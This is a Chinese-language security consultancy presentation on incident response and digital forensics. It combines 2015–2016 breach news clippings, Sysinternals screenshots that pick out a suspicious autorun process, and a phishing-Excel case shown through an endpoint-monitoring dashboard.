

中芯數據股份有限公司
CoreCloud Technology Corporation

探究資安警訊事件處理－找到的是答案？ 還是另一個問題？

吳耿宏

中芯數據 資安顧問

Agenda

- 這不再只是電影情節!!!
- 資訊安全是一種專業， 還是一種表演？
- 我們來談談事件處理， 或叫做電腦鑑識
- 案例分析
- 總結



這不再只是電影情節!!!

持續爆發的大規模資料外洩事件，已成為常態!!

美國健康保險業者CareFirst遭受網路攻擊，110萬名會員與客戶資料外洩

CareFirst BlueCross BlueShield證實遭到駭客入侵，約有110萬名會員與客戶的資料外洩，除了通知受害者之外，也立即提供免費的信用監控服務。

文/ 陳曉莉 | 2015-05-21 發表

成人交友網站AdultFriendFinder遭網路攻擊，400萬會員資料曝光

駭客在網站上公布了400萬名AdultFriendFinder使用者的個人資料，AdultFriendFinder也證實遭到網路攻擊導致資料外洩，但不確定受攻擊影響範圍，僅強調會員的金融資訊或密碼並未外洩。

文/ 陳曉莉 | 2015-05-25 發表

 請 {1.4 萬} 按讚加入iThome粉絲團  請 分享 {33}

iThome

美國國稅局遭竊10萬民眾稅單，駭客盜領退稅恐達15億

美國國稅局證實，旗下稅單申請服務的身份驗證機制遭駭客破解，竊走10萬人的所得稅單資料，駭客以此資料冒領退稅恐高達5千萬美元（約15億臺幣）

文/ 王立恒 | 2015-05-27 發表

員工誤開有毒郵件，日本國民年金機構外洩125萬筆個資！

由於該機構部分職員接連開啟了內含病毒的電子郵件，引起病毒連續擴散現象。接著發現電腦系統遭外部違法存取，目前該機構已實施所有電腦斷網的措施，各項業務預期都會受此影響而停滯或延遲。

文/ 張嵐霆 | 2015-06-02 發表

 請 {1.4 萬} 按讚加入iThome粉絲團  請 分享 {38}



中芯數據股份有限公司
CoreCloud Technology Corporation

單純的洩密案，我們這裡沒有機密!!!

美國人事管理局再傳2150萬筆個資外洩，局長下台

駭客竊取了2150萬民眾的機密資料，其中有1970萬名是背景調查的申請人，另有180萬名是該申請人的配偶或同居人，所涉及的資料包括使用者名稱及密碼、社會安全碼、教育資訊、心理健康資訊、就職紀錄、財務歷史紀錄及犯罪紀錄等，以及其中有110萬名提供了指紋資訊。

文/ 陳曉莉 | 2015-07-13 發表

 賽 1.7 萬 按讚加入iThome粉絲團  分享 68
 8

資料來源：<http://www.ithome.com.tw/news/97350>

網路大戰!!連美國都受不了

歐習會落幕：中美網戰仍是首要問題，未來比核彈還難管



by: 亞洲週刊

2015-10-02

USA、中國、國際



109

習近平首次對美國進行國事訪問，與奧巴馬舉行高峰會，試圖解決中美的網絡暗戰糾結。雙方取得共識，要揮別網戰陰影，追查駭客。**中美簽訂協議，雙方承諾不會在「知情的情況下支持網絡竊取知識產權、商業秘密等行為」**，但條文暗藏玄機。中方先遣部隊孟建柱與美方討論時吵得很厲害，習近平到華府後與奧巴馬吃了三小時「工作晚餐」才擺平。

資料來源：<https://buzzorange.com/2015/10/02/china-usa-internet-issue/>

真的很難搞定!!

首頁 > 國際

中國簽協議又不守約 美警告若再網攻將「制裁」

2015-11-11 14:58

[即時新聞／綜合報導] 中國國家主席習近平9月訪美期間，與美國總統歐巴馬（Barack Obama）達成協議，承諾互不入侵對方企業網路竊密，但中國駭客仍持續攻擊美企，讓美國對於兩國所簽的協議抱持著越來越懷疑的態度。美國國家安全司法部副部長卡林（John Carlin）今天就說，若美國認定中國駭客違反中美的這項協議，美國將考慮對中方駭客提出刑事指控或展開行動制裁中國。

資料來源：<http://news.ltn.com.tw/news/world/breakingnews/1504879>

The New York Times | 纽约时报中文网

中国

中国：窃取美雇员信息系商业犯罪，非政府行为

傅才德, DAVID E. SANGER 2015年12月3日



打印 转发 寄信给编辑 字号 ▾

香港——中国首次承认，侵入美国人事管理办公室计算机系统的事情是中国黑客干的，奥巴马政府称该行动造成逾2150万人的个人信息被盗。但中国坚称，那是犯罪分子活动的结果，不是国家支持的网络攻击。

資料來源：<http://cn.nytimes.com/china/20151203/c03china/>

碰到不能擋的惡意中繼站，只好乖乖讓他過!!!!

鎖定政府高官APT攻擊程式，將Google硬碟變駭客竊資後門

一個早在2011年就已植入臺灣政府機關中的APT惡意程式PLEAD，最近被臺灣資安研究團隊Team T5發現細部的攻擊手法，會利用後門程式將電腦內新增的文件資料上傳到Google硬碟，讓資安人員幾乎無從阻擋

文/黃彥棻 | 2015-09-19 發表

 言 1.9 萬 按讚加入iThome粉絲團

 言 分享 501

 G+ 23

在2014年有一支鎖定臺灣政府跨部門、中高階主管的APT惡意程式PLEAD，日前在臺灣資安研究團隊Team T5惡意程式網路威脅分析研究員Charles Li 和Zha0的揭露下發現，這隻惡意程式其利用同時間安裝的後門程式GD Rat將電腦內新增的文件資料，上傳到Google硬碟，而機關和企業資安人員，幾乎無從阻擋；駭客也利用家用路由器作為攻擊跳板。

PLEAD惡意程式目前只有趨勢科技在2014年對外揭露相關資訊，這也是一支駭客專門鎖定臺灣政府進行APT攻擊的惡意程式，受駭者除了跨部門機關外，許多中高階公務人員都在受駭範圍之內。

但Charles Li表示，該團隊針對受駭單位進行的資安事件調查（IR）結果顯示，早在2011年開始，臺灣政府部門就已經被植入PLEAD惡意程式從被植入到資安人員對外揭露這樣的攻擊行為，長達4年以上。

資料來源：<http://www.ithome.com.tw/news/98735>

本週我最夯

新聞

第一銀行ATM疑遭植入惡意程式盜領7000餘萬元，全台400多台ATM停用

第一銀行在上周六、日兩天發生ATM鉅額盜領案，歹徒疑似植入惡意程式，驅動ATM的吐鈔模組，在20家分行34部ATM共盜領7000餘萬元，一銀發現ATM被盜領後，已停止部份的ATM服務，估計全台400多台ATM停止服務。

文/ 蘇文彬 | 2016-07-12 發表

 訂  2.9 萬 按讚加入iThome粉絲團  分享  884  G+1  1




資料來源：<http://www.ithome.com.tw/news/107066>



資訊安全是一種專業，還是一種表演？

幾乎每個組織都有的問題，而且可能已經非常嚴重!!



我們來談談事件處理，或叫做電腦鑑識

一張圖



傳統的鑑識怎麼做

- 把你的硬碟複製一份
- 把你的記憶體傾印一份
- 然後人力或半自動化解析，可能數以GB計的LOG
- 你要拿到報告可能是超過一個月之後！

更令人難過的是!!!
你必須自己先發現哪些機器已經被入侵了!!!

Autoruns

The screenshot shows the Autoruns application interface. The main window displays a grid of running processes across various registry keys. The columns include Autorun Entry, Description, Publisher, Image Path, and Timestamp. A status bar at the bottom provides information about a specific process: ikeguhac.exe, Size: 344 K, Time: 2014/10/7 下午 12:40, and its path: C:\ProgramData\ikeguhac.exe.

Autoruns - Sysinternals: www.sysinternals.com													
File Entry Options Help													
Autorun Entry		Description	Publisher	Image Path									
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks	Services	Drivers	Codecs	Boot Execute	Image Hijacks	AppInit	KnownDLLs	WMI	Sidebar Gadgets
<input checked="" type="checkbox"/> Internet Explorer Help		Windows Mail	Microsoft Corporation	c:\program files (x86)\wind...	2009/7/14 上午 07:42								
<input checked="" type="checkbox"/> Internet Explorer Setup Tools		Windows Mail	Microsoft Corporation	c:\program files (x86)\wind...	2009/7/14 上午 07:42								
<input checked="" type="checkbox"/> Microsoft Windows		Windows Mail	Microsoft Corporation	c:\program files (x86)\wind...	2009/7/14 上午 07:42								
<input checked="" type="checkbox"/> Microsoft Windows Script 5.6		Windows Mail	Microsoft Corporation	c:\program files (x86)\wind...	2009/7/14 上午 07:42								
HKCU\Software\Microsoft\Windows\CurrentVersion\Run					2016/3/31 下午 05:51								
<input checked="" type="checkbox"/> tulyqez				c:\programdata\ikeguhac.exe	2014/10/7 下午 12:40								
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers					2015/6/18 上午 11:32								
<input checked="" type="checkbox"/> 7-Zip		7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip...	2010/11/19 上午 12:08								
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers					2015/6/18 上午 11:32								
<input checked="" type="checkbox"/> 7-Zip		7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip...	2010/11/19 上午 12:08								
HKLM\Software\Classes\Directory\Shellex\DragDropHandlers					2015/6/18 上午 11:32								
<input checked="" type="checkbox"/> 7-Zip		7-Zip Shell Extension	Igor Pavlov	c:\program files\7-zip\7-zip...	2010/11/19 上午 12:08								
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers					2009/7/14 下午 12:53								
<input checked="" type="checkbox"/> Gadgets		資訊看板拋投目標	Microsoft Corporation	c:\program files\windows s...	2009/7/14 上午 09:32								
HKLM\Software\Wow6432Node\Classes\Directory\Background\ShellEx\ContextMenuHandlers					2009/7/14 下午 12:53								
<input checked="" type="checkbox"/> Gadgets		資訊看板拋投目標	Microsoft Corporation	c:\program files (x86)\wind...	2009/7/14 上午 09:09								
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers					2016/3/31 下午 05:36								
<input checked="" type="checkbox"/> SkyDrivePro1 (ErrorConflict)		Microsoft OneDrive for Business Extensions	Microsoft Corporation	c:\program files\microsoft ...	2016/2/9 下午 04:49								
<input checked="" type="checkbox"/> SkyDrivePro2 (SyncInProgress)		Microsoft OneDrive for Business Extensions	Microsoft Corporation	c:\program files\microsoft ...	2016/2/9 下午 04:49								
<input checked="" type="checkbox"/> SkyDrivePro3 (InSync)		Microsoft OneDrive for Business Extensions	Microsoft Corporation	c:\program files\microsoft ...	2016/2/9 下午 04:49								
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers					2015/11/9 下午 02:20								
<input checked="" type="checkbox"/> OneDriveDm1 (ErrorConflict)		Microsoft OneDrive for Business Extensions	Microsoft Corporation	c:\program files\microsoft ...	2016/2/9 下午 03:41								

Autoruns



Process Explorer


The screenshot shows the Process Explorer application interface. The main window displays a list of running processes, sorted by CPU usage. The columns include Process, CPU, Private Bytes, Working Set, PID, Description, and Company Name. Notable processes listed include medtc.exe, svchost.exe, msasn1svr.exe, msasn1svr.exe, svchost.exe, TrustedInstaller.exe, officeclicktorun.exe, SearchIndexer.exe, taskhost.exe, lsass.exe, lsm.exe, csrss.exe, winlogon.exe, explorer.exe, vmtoolsd.exe, chrome.exe (multiple instances), autoregs.exe, processexp.exe, processp64.exe, jusched.exe, jucheck.exe, GWX.exe, and explorer.exe. The 'chrome.exe' processes are highlighted with a light purple background. The bottom status bar provides system metrics: CPU Usage: 11.40%, Commit Charge: 51.11%, Processes: 53, and Physical Usage: 67.42%.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	
medtc.exe		3,460 K	8,192 K	2460	Microsoft 分散式交易協調器...	Microsoft Corporation	
svchost.exe		2,024 K	5,612 K	2740	Windows Services 的主機處理...	Microsoft Corporation	
msasn1svr.exe		4,452 K	8,872 K	2056	.NET Runtime Optimization Ser...	Microsoft Corporation	
msasn1svr.exe		4,980 K	9,688 K	2960	.NET Runtime Optimization Ser...	Microsoft Corporation	
svchost.exe	< 0.01	46,880 K	33,556 K	2552	Windows Services 的主機處理...	Microsoft Corporation	
TrustedInstaller.exe		33,328 K	37,348 K	3808	Windows 模組安裝程式	Microsoft Corporation	
officeclicktorun.exe	< 0.01	10,116 K	16,248 K	568	Microsoft Office Click-to-Run	Microsoft Corporation	
SearchIndexer.exe	< 0.01	27,280 K	28,972 K	1772	Microsoft Windows Search 索...	Microsoft Corporation	
taskhost.exe		3,612 K	5,776 K	3360			
lsass.exe		4,220 K	11,776 K	524	Local Security Authority Process	Microsoft Corporation	
lsm.exe		2,348 K	4,256 K	532			
csrss.exe	0.70	9,396 K	19,332 K	412			
winlogon.exe		2,916 K	7,828 K	460			
explorer.exe	0.05	58,932 K	69,060 K	1660	Windows 檔案總管	Microsoft Corporation	
vmtoolsd.exe		8,960 K	18,632 K	2012	VMware Tools Core Service	VMware, Inc.	
chrome.exe		39,172 K	98,644 K	2996	Google Chrome	Google Inc.	
chrome.exe		435,752 K	132,524 K	784	Google Chrome	Google Inc.	
chrome.exe		0.04	42,148 K	3328	Google Chrome	Google Inc.	
chrome.exe		< 0.01	35,848 K	1868	Google Chrome	Google Inc.	
chrome.exe			47,076 K	1956	Google Chrome	Google Inc.	
chrome.exe			78,444 K	34,112 K	Google Chrome	Google Inc.	
chrome.exe			120,168 K	45,368 K	3944	Google Chrome	Google Inc.
chrome.exe			< 0.01	42,580 K	3556	Google Chrome	Google Inc.
chrome.exe				22,316 K	3828	Google Chrome	Google Inc.
autoregs.exe				10,068 K	856	Autostart program viewer	Sysinternals - www.sysinterna...
processexp.exe				2,560 K	2452	Sysinternals Process Explorer	Sysinternals - www.sysinterna...
processp64.exe	6.84	15,764 K	27,844 K	4084	Sysinternals Process Explorer	Sysinternals - www.sysinterna...	
jusched.exe				4,776 K	1788	Java Update Scheduler	Oracle Corporation
jucheck.exe				5,072 K	3544	Java Update Checker	Oracle Corporation
GWX.exe				3,224 K	984	GWX	Microsoft Corporation
explorer.exe	< 0.01	31,192 K	32,696 K	2088	Windows 檔案總管	Microsoft Corporation	


Process Explorer

explore.exe	0.05	58,992 K	69,060 K	1660
vmtoolsd.exe	0.10	8,960 K	18,632 K	2012
chrome.exe	0.10	39,172 K	98,644 K	2996
chrome.exe		435,752 K	132,524 K	784
chrome.exe	0.04	42,148 K	57,540 K	3328
chrome.exe	< 0.01	35,848 K	47,076 K	1868
chrome.exe		78,444 K	120,168 K	1956
chrome.exe	< 0.01	34,112 K	45,368 K	3944
chrome.exe	0.08	42,580 K	52,060 K	3556
chrome.exe		22,316 K	25,408 K	3828
autonns.exe		10,068 K	17,768 K	856
processexp.exe		2,560 K	6,904 K	2452
processexp64.exe	6.84	15,764 K	27,844 K	4084
jusched.exe		4,776 K	14,052 K	1788
juchck.exe		5,072 K	13,256 K	3544
GWZ.exe		3,234 K	2,472 K	984
explore.exe	< 0.01	31,192 K	32,696 K	2088

正常的程序 PID:1660



怪怪的程序 PID:2088



數位鑑識非常好!!!但是實務上很辛苦.....

- 很貴
 - 很花時間
 - 找不到人做
 - 花了錢，達不到預期的目標
 - 做完之後，資安問題依然發生
-
- 不需要!! 因為重灌比較快!!

鑑識是不需要的嗎？


當然需要!!

鑑識是不需要的嗎？

更應該要即時分析&自動化!!



案例分析



如果打開附件的EXCEL檔案會發生什麼事????

基本工資自本（104）年7月1日起由每月19,273元調整為**20,008**元，「勞工保險投保薪資分級表」、「勞工退休金月提繳工資分級表」亦配合修正，並同步自本（104）年7月1日施行。

聯繫人: 陳小姐([Jonna Chen](#))

聯繫電話: [\(02\)2396-1266](tel:(02)2396-1266)

Email: jonna0512@ms.bli.gov.tw

jonna0512@ms.bli.gov.tw 沒有項目



事件鑑識流程



Intelligence

All time ▾

Overview

Running	Classifications (Unresolved)	Traces (Unresolved)	Key Events	Basic Events	Errors
1 8 Total	3 3 Total	56 56 Total	113	460.5k	20

Threat CRITICAL

by Operating System

Windows 7 (64-bit) (7)



Windows XP (32-bit) (1)



by Group

▼ Group Filter

Number of Endpoints

Number of Endpoints

Number of Endpoints

WIN-2S76I7M3N56

All time ▾

Overview

打開Excel之後觸發

Classifications
(Unresolved)

0

0 Total

Traces
(Unresolved)

2

2 Total

Key Events

28

Basic Events

22.4k

Threat
